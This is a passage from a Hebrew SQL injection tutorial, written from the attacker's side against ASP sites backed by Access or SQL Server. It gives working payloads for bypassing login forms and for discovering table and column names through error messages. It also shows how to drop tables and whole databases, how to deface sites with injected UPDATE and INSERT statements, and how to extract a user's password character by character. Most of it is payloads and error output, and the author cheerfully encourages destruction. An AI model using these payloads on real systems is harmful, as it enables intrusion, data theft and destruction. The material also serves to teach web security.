במידה והשדה חשוף להתקפה, נקבל הודעת שגיאה 500 (Internal Server Error).

מדוע גרש בודד יגרום לכזו שגיאה?
נחשוב רגע על שפת SQL. שפת SQL מגדירה את גרש בתור תו מיוחד, המשמש להתחלת וסיום מחרוזת. אם נוסיף גרש לשאילתה כלשהי, הרי שנקבל שאילתה לא תקינה בה חסר גרש סוגר.
לפיכך – אם האתר לוקח ישירות את הנתונים שאנחנו מקלידים אל תוך שאילתת SQL – הוא יקרוס אם נוסיף גרש נוסף.

נשים לב – שימוש בגרש אינו הדרך היחידה למצוא התקפה. יתכן גם ששדה חשוף אך גרש לא יחשוף זאת. (למשל במקרה בו בעל האתר מכיר את ההתקפה, ולכן מסנן את תו הגרש, אולם שוכח לסנן תווים מסוכנים אחרים). עם זאת, ברוב המקרים, בדיקה זו תהווה התחלה טובה לבדיקה האם השדה חשוף או לא.

2.1.3. ההתקפה – מה קורה בצד השרת?

נסתכל רגע מה קורה בצד של השרת – מה הקוד שגורם לשרת להיות חשוף להתקפה.
נתייחס שוב אל:

http://www.example.com/Article/?ArticleID=168565&sid=16

אם האתר ממומש בשפת ASP, ייתכן שהקוד בצד השרת נראה כך:

```
articleid=Request.QueryString("articleid")
sql="select * from article where id=" & articleid
```

אנחנו לוקחים את הערך שהוזן עבור הפרמטר articleid, יוצרים שאילתה בעזרתו בה אנו כותבים את ערך הפרמטר אחרי ה-id=, ואז מריצים את השאילתה מול בסיס הנתונים. עבור הכתובת שהצגנו, השאילתה הסופית תראה כך:

```
select * from article where id=16856
```

כזכור, במידה והשדה בבסיס הנתונים היה מחרוזת או תו, קוד השאילתה היה זהה, מלבד העובדה שערך הפרמטר היה מוקף בגרש בתחילתו וגרש בסופו.

דוגמא לשימוש במחרוזות היא למשל מנוע חיפוש הקיים באתרים רבים. במקרה זה השדה המועבר לשאילתה יהיה לרוב מסוג מחרוזת (המשתמש מחפש מחרוזת כלשהי באתר).
נבצע חיפוש באתר. נניח שנחפש את המחרוזת rrrr. כתובת התוצאה יכולה להיות:

http://www.example.com/search.asp?q=rrrr

נניח שהחיפוש מתבצע בשדה הכותרת של טבלת המסמכים. הקוד המבצע את החיפוש יכול להיות:

```
q = Request.QueryString("q")
sql = "select * from article where title='" & q & "'"
```

נשים לב לגרש המופיע מסביב למחרוזת. כאשר נחפש rrrr השאילתה הסופית תראה כך:

```
select * from article where title='rrrr'
```

יתכן גם שהשאילתה מבוססת על המילה LIKE, והקוד יראה כך:

```
q = Request.QueryString("q")
sql = "select * from article where title like '%" & q & "%'"
```

והשאילתה הסופית תראה כך:

```
select * from article where title like '%rrrr%'
```

מה בעצם משותף לכל הדוגמאות האלה? ערך שהועבר על ידי פרמטרים של הדף נכנס אל תוך שאילתת SQL. והסכנה היא: אנחנו, כתוקפים, יכולים לשלוט בערך זה ולשנות אותו כרצוננו.

2.1.3.1. הזרקת SQL כאשר ערך הפרמטר הינו מספר

נחזור ונביט רגע בשאילתה הקודמת שחיפשה מאמר לפי המספר המזהה שלו:

```
sql="select * from article where id=" & articleid
```

ננסה כעת לשנות את הכתובת שאליה אנחנו גולשים, ונראה כיצד אנחנו יכולים להשפיע על השאילתה.

נביט בכתובת הבאה:

http://www.example.com/Article/?ArticleID=168565 and id<100&sid=16

שימו לב לשינוי. ערכו של הפרמטר articleid הוא: "168565 and id<100" (ללא המרכאות). מכיוון שהאתר לוקח את הפרמטר שלנו ושותל אותו בתור שאילתת ה-SQL שהוא בונה, השאילתה תראה כעת כך:

```
select * from article where id=168565 and id<100
```

כמובן ששאילתה זו לא תחזיר שום ערך משמעותי, מכיוון שלא ייתכן שה-id הוא 168565 וגם קטן מ-100, אולם ראינו כיצד הוספנו על ידי שינוי הכתובת קטע קוד חדש לתוך שאילתת ה-SQL שבנה המתכנת של האתר.

2.1.3.2. הזרקת SQL כאשר ערך הפרמטר הינו מחרוזת

מה ההבדל בהזרקת קוד כאשר ערך הפרמטר הינו מחרוזת? במקרה זה – הערך המוכנס אל בסיס הנתונים מוקף בגרשיים. נניח עבור שדה שהוא מחרוזת היינו כותבים את הערך "168565 and id<100", אזי השאילתה הסופית תראה למשל כך:

```
select * from article where title='168565 and id<100'
```

נשים לב כי לא עשינו פה כלום. השאילתה מחפשת מסמך שהכותרת שלו היא הקטע המסומן בצהוב. לא ביצענו שום הזרקת קוד, מכיוון שהביטוי שאנחנו מחפשים מוקף בגרשיים.

איך נפתור בעיה זו? נוסיף גרש. הלינק החדש:

http://www.example.com/search/?s=16&g=1&gr=1&gr=0&q=168565' and id<100

כעת השאילתה תראה כך:

```
select * from article where title='168565' and id<100'
```

יש בעיה חדשה – נוסף גרש אחד בסיום – הגרש המקורי הסוגר את ה-title. מתרחשת שגיאה. השרת מחפש את הרשומה שבה הטור title שווה ל-168565 וה-id קטן מ-100, ופתאום נתקל בגרש מיותר שהופך את תחביר המשפט ללא חוקי.

הפתרון: נוסיף קוד נוסף שיכלול גרש, ויהפוך את השאילתה לחוקית.

ננסה למשל:

http://www.example.com/search/?s=16&g=1&gr=1&gr=0&q=168565' and id<100 or title='xxx

ונקבל את השאילתה:

```
select * from article where title='168565' and id<100 or title='xxx'
```

שהיא שאילתה חוקית.

2.1.4. מציאת השאילתה בה השתמש המתכנת

הראנו כי כאשר התוקף מכיר את בסיס הנתונים ואת השאילתה בה השתמש המתכנת הוא מסוגל להוסיף אליה הוראות ולגרום לה לבצע דברים שהמתכנת לא ציפה להם. אולם – כיצד יידע התוקף נתונים אלו? בעלי אתרים לרוב לא מפרסמים בציבור את קוד המקור של האתר שלהם.

נזכור שאמרנו כי ניתן לשים גרש בשדות שונים על מנת לבדוק האם שדה פגיע. אם כן, נקבל הודעת שגיאה. נראה כעת הודעת שגיאה כזו לדוגמא, ונראה מה היא חושפת:

```
Microsoft JET Database Engine error '80040e14'

Syntax error in query expression '(ShowStatus=1 and subject like
'%'%' or proNum like'%'%') or (ShowStatus=2 and subject like '%'%' or
proNum like'%'%')'.

anExample.asp, line 12
```

על ידי כך ששמנו גרש בודד השרת מציג לנו חלק גדול מהשאילתה (החל מהגרש והלאה). אנחנו יכולים לראות את השאילה שכתב המתכנת, ולראות בה לפחות חלק מהשדות הקיימים בבסיס הנתונים.

כפי שכבר צוין, ההתקפה יכולה להתבצע הן על ידי שינוי הפרמטרים, והן על ידי שימוש בטפסים. ניתן למשל בתיבת טקסט לכתוב את סימן הגרש, ולקבל הודעת שגיאה דומה.

התקפה זו מתחילה להיות נפוצה בזמן האחרון, ואתרים שונים מנסים להגן על עצמם על ידי הסתרה – האתר מציג הודעה כללית בסגנון "קרתה תקלה פנימית" ואינו חושף את התקלה המדוייקת. גם מול הסתרה זו יכול תוקף להתמודד. בהמשך המסמך נציג טכניקות נוספות בנושא.

2.2. שימושים בהתקפת SQL Injection – עקיפת סמאות, חקירת מסד הנתונים

סיימנו להציג את התיאוריה – מדוע התקפת SQL Injection אפשרית ומה בעצם קורה בצד השרת. כעת נציג טכניקות והתקפות שונות הניתנות לביצוע באמצעות הזרקות.

2.2.1. עקיפת מסכי Login

בכניסה למערכות ניהול רבות מתבקש המבקר להקליד שם משתמש וסיסמא. שם המשתמש והסיסמא נבדקים אל מול בסיס הנתונים. לרוב כותב הקוד מציב תנאי לאימות הסיסמא: "בחר מתוך טבלת המשתמשים את כל העמודות בהן שדה שם המשתמש הוא שם המשתמש שהוקש, ושדה הסמא מתאים לסמא שהוקשה". השאילתה נראית בערך כך: (username, pass אלה משתנים ו-un, password אלה שמות של טורים בבסיס הנתונים):

```
"SELECT * FROM Users WHERE password='" & pass & "' AND un='" &
username & "'"
```

קוד ASP הכולל את השאילתה יכול להראות כך:

```
      Set C = CreateObject("adodb.connection")
      C.Open "DRIVER={Microsoft Access Driver (*.mdb)}; DBQ=" & _
      server.MapPath(PasswordDataBaseLocation) & ";"

      Set R = CreateObject("adodb.recordset")
      R.ActiveConnection = C
      R.Open "SELECT * FROM Users WHERE password='" & _
            request("Password") & "' and un  = '" & _
            request("Username") & "'"

      if ( not R.EOF ) then
            session("legitimate_user") = true
      else
            session("legitimate_user") = false
      end if
      C.close
      Set C=nothing
      Set R=nothing
```

המתכנת בודק האם הוחזרה רשומה (במידה וכן, זה אומר שבבסיס הנתונים קיים משתמש בעל שם המשתמש והסמא שהוקשו) או שהוחזרה תוצאה ריקה. אם הוחזרה רשומה, תאושר כניסתו של המבקר אל המערכת.

כעת נבצע את ההתקפה. נבחר את שם המשתמש להיות:

```
a' or 'a'='a
```

וגם את הססמא:

```
a' or 'a'='a
```

מה שאנחנו עושים בשביל ההזרקה זה משנים את התנאי, ואחרי כל תנאי שכבר קיים, אנחנו מוסיפים תנאי שבטוח יתקיים. לדוגמה "-או אם התו a שווה לתו a". כיצד נשנה את התנאי? נשתמש בהזרקה: נכתוב גרש על מנת לצאת מהביטוי שאותו אנחנו כותבים, ונוסיף את התנאי שלנו. השאילתה שתצא בסופו של דבר תיהיה "בחר את כל השדות מתוך הטבלה בהן הסיסמא שבמסד שווה לסיסמא בנשלחה או את כל השדות כך ש-a=a וגם את השדות בהם שם המשתמש שבמסד שווה לשם המשתמש שנשלח או a=a".

נשים לב כי התנאי פה הוא **או**, כלומר מספיק שאחד התנאים התקיים עבור שורה מסויימת בבסיס הנתונים כדי שהיא תחזור כחלק מהתוצאה. בואו נביט בשאילתה שקיבלנו על ידי ההזרקה:

```
SELECT * FROM admin WHERE password='a' OR 'a'='a' AND un='a' or 'a'='a'
```

ההדגשה בצהוב – אלו הנתונים ששלחנו.

נשים לב שהתנאי 'a'='a' תמיד מתקיים (זה כמו להגיד 1=1), וככה השאילתה מחזירה למעשה את כל התוצאות. מכיוון שמוחזרות תוצאות, התנאי if (not R.EOF) מתקיים, ואנחנו עוקפים את הגנת הססמא של המערכת.

שימו לב בנתונים שאנו שולחים שלפני ה-a האחרון אין גרש. עשינו זאת בכוונה, כפי שהסברנו בקטע על הזרקת מחרוזות.

ההזרקה הפשוטה הזאת תספיק לנו כדי לעקוף "הגנה" שלמה ולהכנס למערכת ניהול של אתר.

2.2.2. גילוי שם הטבלה

כאשר אנו באים לתקוף אתר, המידע הראשון אותו נרצה לדעת זהו שמה של הטבלה שעליה אנחנו עובדים בהזרקה שלנו (טבלת מסד הנתונים).
השיטה: בהינתן אתר אנחנו מאתרים מקום מסויים שבו אנחנו שולחים נתון, ונראה לנו כי אותו נתון נבדק מול בסיס הנתונים. ננסה להשיג את שם הטבלה על ידי טעויות שנבצע בכוונה, שיגרמו לשרת להציג הודעות שגיאה עם מידע מועיל.

דרך אחת שנוכל לגלות את שם הטבלה זה לכתוב סתם גרש מיותר כדי לקבל את שגיאה. בפעמים רבות כאשר ניצור שגיאה יופיע בין היתר גם שמה של הטבלה. ניקח אתר כלשהו, שנניח שכתובתו:
http://www.example.com/news/national/news.asp?aID=1711

אם נוסיף גרש אחרי המספר, ייתכן שתתקבל שגיאה הדומה לשגיאה הבאה:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC Microsoft Access Driver] Syntax error in string in
query expression 'newsArticles.articleID = 1711' AND hide = 0'.
/news/national/news.asp, line 63
```

מהשגיאה, אפשר להבין שהטור בשם articleid נמצא בתוך הטבלה newsarticles.

דרך נוספת שמאוד שימושית היא להשתמש באופציה having. בשגיאה הנגמרת על ידי having, מוצגת בהרבה מיקרים שם הטבלה שבה השרת מנסה לקבץ תוצאות. אם לדוגמה נוסיף אחרי ה-id את הקיבוץ הזה: having 1=1, אז בחלק מהמקרים בשגיאה הוא יגיד שאסור להשתמש ב-having בלי להשתמש ב-group ושגיאה כזאת לא תיתן הרבה. אבל במקרים אחרים, בשגיאה תכתב גם שם הטור ושם הטבלה.
דוגמא לתוצאה שימושית: נכתוב את הכתובת:
http://www.example.com/scr/news.asp?Id=7426 having 1=1

ונקבל את השגיאה:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'newswire.Title' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
/scr/news.asp, line 10
```

כעת אנחנו יודעים ששם הטבלה הוא newswire.

השיטה האחרונה שנציג לגילוי שם הטבלה היא פנייה אל הטבלה בה שמור כל המידע של בסיס הנתונים.
לפני לימוד שיטה זו צריכים לדעת קודם לשלוף מידע מטבלאות, ולכן בטכניקה זו נעמיק מאוחר יותר.

2.2.3. גילוי שמות של Columnים (טורים)

לאחר שיש בידינו את שם הטבלה ברצוננו להשיג את שמות הטורים השונים הקיימים בטבלה, על מנת שנוכל לגשת לנתונים שבה.

בד"כ שיש בידינו את שם הטבלה, יש לנו גם שם של טור אחד לפחות (כל פעם שהשגנו שם של טבלה השגנו עם זה שם של טור בדוגמאות שהצגנו). אנחנו נשתמש בפקודה group על העמודה שאנחנו יודעים את שמה, ובשגיאה אנחנו נקבל שם של עמודה אחרת. בכל פעם נוסיף את העמודה שקיבלנו, וכך נשיג את שמות כל העמודות. נמשיך עם הדוגמא שהצגנו בסעיף הקודם.

http://www.example.com/scr/news.asp?Id=7426

אחרי שהשתמשנו ב-having והשגנו את שם הטבלה ושם של טור אחד, נשתמש בפקודה GROUP.
(השרת בכה שאין לו GROUP, אז נהיה נחמדים וניתן לו P:):

http://www.example.com/scr/news.asp?Id=7426 group by title

כעת נקבל את השגיאה הבאה:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'newswire.Body'
is invalid in the select list because it is not contained in either
an aggregate function or the GROUP BY clause.
/scr/news.asp, line 10
```

אז עכשיו אנחנו יודעים שיש עוד טור ושמו הוא body. נוסיף את ה-body לפקודת ה-group שלנו:

http://www.example.com/scr/news.asp?Id=7426 group by title,body

נקבל שגיאה נוספת:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'newswire.Hits'
is invalid in the select list because it is not contained in either
an aggregate function or the GROUP BY clause.
/scr/news.asp, line 10
```

נפעל באופן דומה – נסיק כי יש בטבלה טור נוסף בשם hits. נוסיף אותו ל-group:

http://www.example.com/scr/news.asp?Id=7426 group by title,body,hits

נמשיך כך, ולבסוף נגיע אל שמות כל הטורים תחת הטבלה newswire:

http://www.example.com/scr/news.asp?Id=7426 group by title,body,hits,CurrentMonth,ctProvider,date,Author,copyright,id

כאשר בהודעת השגיאה לא יהיה שם של שום טור, זה סימן שהשגנו את כל הטורים שבטבלה.

2.3. שימושים בהתקפת SQL Injection – שינוי וקריאת בסיס הנתונים

2.3.1. מחיקת טבלה/מסד שלם

אחרי השגת המידע, אנחנו יכולים להתחיל להרוס. ☺

האפשרות הראשונה והפשוטה ביותר היא למחוק את הטבלה באמצעות פקודת drop.

עד כה הוספנו כל מיני תנאים לשאילתה עצמה, אולם כעת נצטרך לרשום שאילתה חדשה. למטרה זו נשתמש באופרטור נקודה פסיק (;) שמסמן סוף שאילתה, והתחלת שאילתה חדשה (במידה והשימוש בנקודה פסיק לא אפשרי, פנו לפרק "פתרונות אפשריים לבעיות פוטנציאליות").

אם ניקח את אותה דוגמא בה הדגמנו את השימוש ב-group, אז מחיקת הטבלה, שאת שמה אנחנו כבר יודעים, תבוצע כך:

http://www.example.com/scr/news.asp?Id=7426; drop table newswire

אולם, פקודה זו אינה תקינה בהכרח. יתכן למשל כי בשאילתה המקורית, אחרי הבדיקה למה id שווה קיימת עוד בדיקה, ואז מופיע אחרי ה-id המילה and. במקרה כזה, ההזרקה תיצור קוד SQL שנראה כך:

```
drop table newswire and....
```

לפתירת הבעיה נשתמש בשני מקפים (--) המסמנים "הערה" – השרת יתעלם מחלקי השאילתה הנמצאים אחרי --. שוב, במקרים שבהם השימוש בשני מקפים אינו מתאפשר, פנו לפרק "פתרונות אפשריים לבעיות פוטנציאליות".

ראינו אם כן כי ניתן בפשטות למחוק טבלאות במסד הנתונים. עכשיו נעבור להדגמה כיצד פורץ יכול למחוק את מסד הנתונים כולו.

מה ההבדל בין מחיקת טבלה למחיקת מסד הנתונים? כאשר מחקנו טבלה ידענו את שמה, ולכן יכלנו למחוק אותה על ידי הפקודה המתאימה. הבעיה החדשה שלנו עם מסד נתונים היא שאיננו יודעים את שם המסד. נראה כעת איך לשלוף את שם המסד. כרגע לא נסביר על הנושא בהרחבה, ובהמשך נרחיב על נושא זה.

נגרום שוב להודעת שגיאה שתציג את שם מסד הנתונים. נכתוב: convert(int, db_name()) (משמעות הפקודה convert תוסבר בהמשך). לדוגמא:

http://www.example.com/scr/news.asp?Id=convert(int,db_name())

נקבל שגיאה בסגנון:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'content' to a column of data type int.
/scr/news.asp, line 10
```

מן השגיאה אנו למדים כי למסד הנתונים קוראים content.

בהינתן מסד הנתונים, ניתן למחוק אותו בקלות. התחביר למחיקת בסיס נתונים הינו:

```
drop database database_name
```

ולכן, המחיקה של המסד (שאת שמו אנחנו כבר יודעים) תתבצע כך:

http://www.example.com/scr/news.asp?Id=7426; drop database content--

2.3.2. הוספת/עידכון נתונים

(לקוח מ-www.ynet.co.il) **השחתת פני אתרים (Web Defacment Attack ובקיצור - WDA)**
מוגדרת כפריצה לשרת ושינוי תוכני או גרפי של אחד מדפי האתר.

עדכון / הוספת נתונים אל אתר הוא השיטה בה נעשים רוב פעולות השחתת האתרים.

עדכון והוספת נתונים לבסיס הנתונים מאפשרים לנו לשנות דברים באתר ולהשאיר את השם שלנו / הודעה כלשהי באתר. העדכון נעשה על ידי פקודות update או insert. השימוש ב-update יהיה לשינוי ערכים ברשומה שכבר קיימת, וב-insert להוספת רשומה חדשה.

בשלב זה אנחנו כבר אמורים להיות מסוגלים למצוא את שם הטבלה שבה נמצאים הנתונים, וכן את שמות הטורים באותה הטבלה.
כמו במקרה של מחיקה, גם כאן נצטרך לכתוב שאילתה חדשה על מנת לבצע את השינוי, ולכן נשתמש באופרטור נקודה פסיק, ואחריו נבצע את פעולת העדכון/הוספה.

עבור הטבלה שהדגמנו, נניח כי נרצה לשנות את ערכו של הטור title בטבלה newswire להיות "hacked by notkok". בהתאם למה שלמדנו, השאילתה צריכה להיות:

```
update newswire set title='hacked by notkok' where ...
```

מה נכתוב בהמשך ל-where? נוכל לכתוב תנאי שתמיד מתקיים, למשל 1=1, ואז כל הרשומות בטבלה ישתנו. נבצע זאת כך:

http://www.example.com/scr/news.asp?Id=7426;update newswire set title='hacked by notkok' where 1=1--

כניסה לכתובת הזו תשנה את כל הכותרות באתר להיות "hacked by notkok".

היינו יכולים במקרה של update לכתוב גם את אותה השאילתה ללא ה-where, שהוא רק אופציונלי בשאילתת update. היינו עושים זאת בצורה הבאה:

http://www.example.com/scr/news.asp?Id=7426;update newswire set title='hacked by notkok'--

הוספת נתונים לטבלה תתבצע באופן דומה, עם שימוש ב-insert. ההזרקה תתבצע כך:

http://www.example.com/scr/news.asp?Id=7426;insert into newswire(title) values ('hacked by notkok')

newswire זה שם הטבלה, title זה השם של הטור שאליו אנחנו מכניסים את הערך, ו- hacked by notkok זהו הערך שיוכנס לטבלה.

2.3.3. שליפת נתונים מטבלה

פרק זה יעסוק בטכניקות המאפשרות לנו לשלוף נתונים מן הטבלה. הסכנה לאתר מהתקפות כאלו ברורות – נתונים חסויים שונים של משתמשים יכולים להיות גלויים לכל המעוניין בכך. נציג כיצד ניתן על ידי הזרקות לשלוף נתונים שוני מן הטבלאות שבבסיס הנתונים.

הטכניקה הראשונה היא ברת ביצוע רק במקרים מאוד מסויימים. מדובר במקרים שבהם אפשר לראות אם השאילתה, יחד עם תנאייה, חיוביים או שליליים. הרעיון של ההתקפה הוא להוסיף תנאי בתוך פרמטרים של חיפוש/תנאי, ולפי התשובה (חיובית/שלילית) אפשר לדעת מה הטקסט שכתוב בפנים.

נתחיל בדוגמא תיאורטית:
נניח כי הטקסט אותו אנו רוצים לגלות הוא "bla0bla". אנחנו, בתור התוקפים, לא יודעים טקסט זה וברצוננו לגלות אותו. שלבי הפעולה יהיו אלו:
נבדוק בהתחלה אם מספר התווים בתא גדול מ-10. נקבל תשובה שלילית, ולכן נבדוק אם מספר התווים גדול מ-5. נקבל תשובה חיובית, ונמשיך – נבדוק אם מספר התווים הינו 7. נקבל תשובה חיובית, ולכן בשלב זה אנחנו יודעים את אורך המילה – צעד משמעותי לקראת גילויה.
לאחר מכן נבדוק אם האות a מופיעה. נקבל תשובה חיובית, אותו דבר לכל האותיות ב-abc ולכל המספרים (אין סיבה להתעצל, מדובר סה"כ על 36 תווים לבדוק). אחרי שאנחנו יודעים איזה אותיות מופיעות ואיזה לא, נבדוק מהי האות הראשונה. עבור a נקבל תשובה שלילית, עבור b נקבל חיובית וככה הלאה. בסוף תחשף לנו המילה הסודית - bla0bla.

- **הערה:** את תהליך גילוי האותיות אפשר לבצע גם באמצעות הפיכת כל האותיות לאותיות קטנות, המרת התווים לקוד ASCII ואז בדיקת הטווח – ובכך נצמצם אפשרויות. הסבר יותר מפורט יופיע בפרק blind sql injection. נדגים פה שיטה שניה, המשתמשת בשליפה באמצעות like. לדעתנו שיטה זו נוחה יותר, אולם ניתן להשתמש בשתי הטכניקות.

נציג עכשיו דוגמא ליישום. נניח כי יש לנו רשימת משתמשים, ומצורפת לרשימה אופציית חיפוש. כדי לבצע את ההתקפה, נשנה את השאילתה של החיפוש ונוציא על ידי כך את הערכים מהטבלה.

ניקח דף לדוגמא בו רשימת משתמשים, המציג רק את המשתמשים העומדים בתנאים של החיפוש.

http://www.example.com/userlist.asp

בדף ישנה תיבת חיפוש החשופה להזרקה.

נבחר את אחד המשתמשים – niran. נגלה את שמות הטורים של הסמא ושם המשתמש (נניח כי גילינו כי אלו username ו-password).

כעת ננסה לגלות את הסמא של המשתמש. נכניס לחיפוש את הערך הבא:

```
niran' and len(password)<10 and username like 'niran
```

נתייחס רגע להוספת התנאי הנוסף לשאילתה (...and username) – אנו מוסיפים תנאי לשם niran, שבו אנו דורשים כי ערך הסיסמא ברשומה שבה שם המשתמש הוא כמו niran, יהיה קטן מ-10 תווים (len=מספר תווים). עד לפה הכל טוב ויפה, אולם זה לא יעבוד כי בשאילתה המקורית סביר להניח שמה שאנחנו כותבים נתחם בין גרש ואחוז-הגרש אומר שזאת מחרוזת, והאחוז אומר שיכול להופיע כל תו.
כלומר, אנחנו יוצאים מהנחה כי השאילתה המקורית היא כזאת:

```
select * from table where username like '%blabla%'
```

במצב כזה, אחרי הבדיקה שאורך הסיסמא קטן מ-10, מתווספים להם גרש ואחוז שיוצרים שגיאה. לכן, כדי לפתור את הבעיה, הוספנו תנאי שבטוח יתקיים, ובסופו של דבר כשיתווסף לו אחוז וגרש זה לא יהיה שגיאה והתחביר יהיה חוקי.
לצורך ההבנה, נראה את השאילתה הסופית עם התוספת של ה-and ובלעדיו. נתחיל עם השאילתה ללא התוספת (מודגש בצהוב=נשלח בחיפוש):

```
select * from table where username like '%niran' and
len(password)<10%'
```

בתגובה לשאילתה כזו השרת יפלוט שגיאה כי התחביר לא חוקי. הנה השאילתה הסופית עם התוספת:

```
select * from table where username like '%niran' and len(password)<10
and username like 'niran%'
```

לאחר שכתבנו את הביטוי הנ"ל בחיפוש, נלחץ על חפש, והתשובה תיהיה חיובית. אם השם של נירן מוצג, נדע כי אורך הסיסמא שלו הוא פחות מ-10 תווים.

נמשיך כרגע עם דוגמא מלאה כיצד נמצא את ססמת המשתמש. נבדוק אם הסיסמא קטנה מ-5 תווים:

```
niran' and len(password)<5 and username like 'niran
```

שם המשתמש niran לא מוצג בחיפוש, מה שאומר שהתנאי לגבי הסיסמא לא התקיים, והסיסמא ארוכה יותר. כעת נבדוק את אורכי הסמאות בין 5 ל-9 (כולל).

נבדוק האם הסמא היא באורך 5 תווים.

```
niran' and len(password)=5 and username like 'niran
```

נניח כי חיפוש ביטוי זה מציג לנו את שם המשתמש niran. אנו מסיקים כי אכן הסיסמא של niran היא באורך 5 תווים.

כעת נתקדם עכשיו לשלב הבא. נעבור על כל הספרות ועל כל האותיות כדי למצוא מהם התווים המופיעים בסמא. (יכולים ליהיות גם תווים אחרים, לדוגמה סוגריים, אבל הסיכויים עבור סמא טיפוסית נמוכים. אם בכל זאת תווים אלו מופיעים, אפשר לעבור גם על תווים אלו, או להפכם ל-ASCII ולבדוק לפי ערכם המספרי).

אם לדוגמה נרצה לבדוק אם האות a נמצאת בסיסמא, נכתוב בחיפוש את הביטוי הבא:

```
niran' and password like '%a
```

השתמשנו פה ב-like כדי לבדוק אם האות מופיעה, והאחוז אומר שבמקומו יכול להופיע כל דבר (חזרו להקדמה, שם נושא זה מוסבר במפורט). שימו לב שכאן אין צורך בלהוסיף עוד תנאי כי למה שכתבנו יתווספו אחוז וגרש, ואז השאילתה תיהיה תקינה:

```
select * from table where username like '%niran' and password like
'%a%'
```

אם כך, נבדוק את כל התווים והספרות:

a:

```
niran' and password like '%a
```

תשובה חיובית, a נמצאת בסיסמא.

b:

```
niran' and password like '%b
```

תשובה שלילית, b לא נמצאת בסיסמא.

:c

```
niran' and password like '%c
```

תשובה שלילית, c לא נמצאת בסיסמא.

וככה נמשיך את כל האותיות. נניח כי נגיע בסופו של דבר לרשימת האותיות הבאה: a,i,n,r.

באותו אופן בידיוק נבדוק את הספרות:

:0

```
niran' and password like '%0
```

תשובה שלילית,הספרה לא נמצאת בסיסמא.

:1

```
niran' and password like '%1
```

תשובה שלילית,הספרה לא נמצאת בסיסמא.

וככה נמשיך על כל הספרות. אם נקבל שכל התשובות הן שליליות, נדע כי אין ספרות בסיסמא.

כבר ניתן לנחש כי הססמא במקרה זה היא פשוטה, והיא niran. למרות שאנחנו יודעים (או לפחות משערים) מה הסיסמא, נמשיך עם הבדיקה, ונעבור לשלב הבא שבו אנחנו בודקים מהי האות הראשונה, ואז מה שתי האותיות הראשונות וכך הלאה עד שנגיע לרצף המלא.

נראה מה יש לנו: יש לנו 4 תווים שאנחנו יודעים שהם מרכיבים את הסיסמא-a,i,n,r. יש פה 4 אותיות, והסיסמא שלנו מורכבת מ-5 תווים. או שיש תו שלא גילנו (נדיר, רוב הסיסמאות מורכבות מאותיות ומספרים), או שאות אחת מופיעה פעמיים (סבירות הרבה יותר גבוהה).
כעת נעבור על כל אות ונבדוק מהי האות הראשונה.

נתחיל בבדיקה האם האות הראשונה היא האות a:

```
niran' and password like 'a
```

שימו לב שהבדיקה הזאת דומה לבדיקה אם התו נמצא,רק שפה לא כתבנו אחוז.
כלומר, המחרוזת צריכה להתחיל ב-a. במקרה שכתבנו את הביטוי הנ"ל בחיפוש, השאילתה הסופית תצא כך:

```
select * from table where username like '%niran' and password like
'a%'
```

כלומר, תשלף מהטבלה הרשומה שבה שם המשתמש הוא כל דבר ואז niran (מן הסתם יש רק אחד כזה), והסיסמא היא a ואחריו כל דבר.
התוצאה של השיאלתה הסופית תיהיה שלילית, ובחיפוש לא נמצא את שם המשתמש. מה שאומר שהאות הראשונה היא לא a.

באותו אופן נבדוק אם האות הראשונה היא i:

```
niran' and password like 'i
```

נקבל תשובה שלילית, ונמשיך. נבדוק אם הסיסמא מתחילה ב-n:

```
niran' and password like 'n
```

עם חיפוש זה אנו מוצאים את שם המשתמש niran, מה שאומר שהסיסמא מתחילה באות n.

לאחר שמצאנו את האות הראשונה, נעבור לבדיקת האות השנייה. האות יכולה ליהיות אחת מארבעת האותיות שגילנו כי כפי ששמנו לב אות אחת מופיעה פעמיים בסיסמא. לכן נבדוק את כל ארבעת האותיות אם אחת מהן מופיעה במקום השני. נתחיל עם האות a. ההזרקה תראה כך:

```
niran' and password like 'na
```

מכוון שאנחנו כבר יודעים שהאות הראשונה היא n, אז אנחנו כותבים אותה ואז את האות שאותה אנחנו בודקים. השאילתה הסופית יוצאת כך:

```
select * from table where username like '%niran' and password like
'na%'
```

במידה והסיסמא מתחילה ב-na ואז יכול ליהיות כל דבר, אז המשתמש niran יוצג לנו.
חיפוש עם ביטוי זה לא ימצא את המשתמש niran, מה שאומר שהסיסמא לא מתחילה ב-na.
אנחנו יודעים כי הסיסמא מתחילה ב-n אנחנו כבר יודעים ולכן אפשר להסיק שהתו השני הוא לא a.
הערה: את ה-n בתחילת המילה אפשר היה להחליף גם בקו תחתון (_) – כזכור קו תחתון מציין תו בודד כלשהו (wildcard של תו בודד).

נמשיך בנסיונות. נבדוק את האות הבאה, i:

```
niran' and password like 'ni
```

התשובה שתתקבל מהחיפוש תהיה חיובית, ומכאן שהסיסמא מתחילה ב-ni.

נמשיך בצורה דומה על האות השלישית והרביעית. נגיע לביטוי הבא:

```
niran' and password like 'nira
```

התשובה של החיפוש חיובית, ומה שנשאר לנו זה לבדוק את האות החמישית והאחרונה.

נבדוק אם האות החמישית היא a:

```
niran' and password like 'niraa
```

השיאלתה הסופית שתתבצע עם הזרקה זו תיהיה כזאת:

```
select * from table where username like '%niran' and password like
'niraa%'
```

כלומר, האחוז שיתווסף אומר שיכול לבוא כל תו. אבל זה שיכול לבוא כל תו זה לא אומר שחייב לבוא תו כלשהו, לכן זה לא יצור בעיה אם נשאיר את האחוז.
הערה נוספת: אנחנו יכולים להחליף בשלב זה את פקודת ה-like בהשוואה ממש, כי בשלב זה אנחנו כבר בודקים את הססמא. עם זאת, אם נעשה זאת נצטרך להוסיף עוד קוד על מנת לנטרל את האחוז. בגלל שאין לזה חשיבות לשאלה אם נשתמש בהשוואה או ב-like נעדיף להשתמש ב-like.

נמשיך לבדוק את האות החמישית, עד שנגיע לביטוי הסופי:

```
niran' and password like 'niran
```

התשובה היא חיובית, הוצאנו את הערך של הסיסמא מרשומה זאת, ויש לנו את הסיסמא של המשתמש niran.

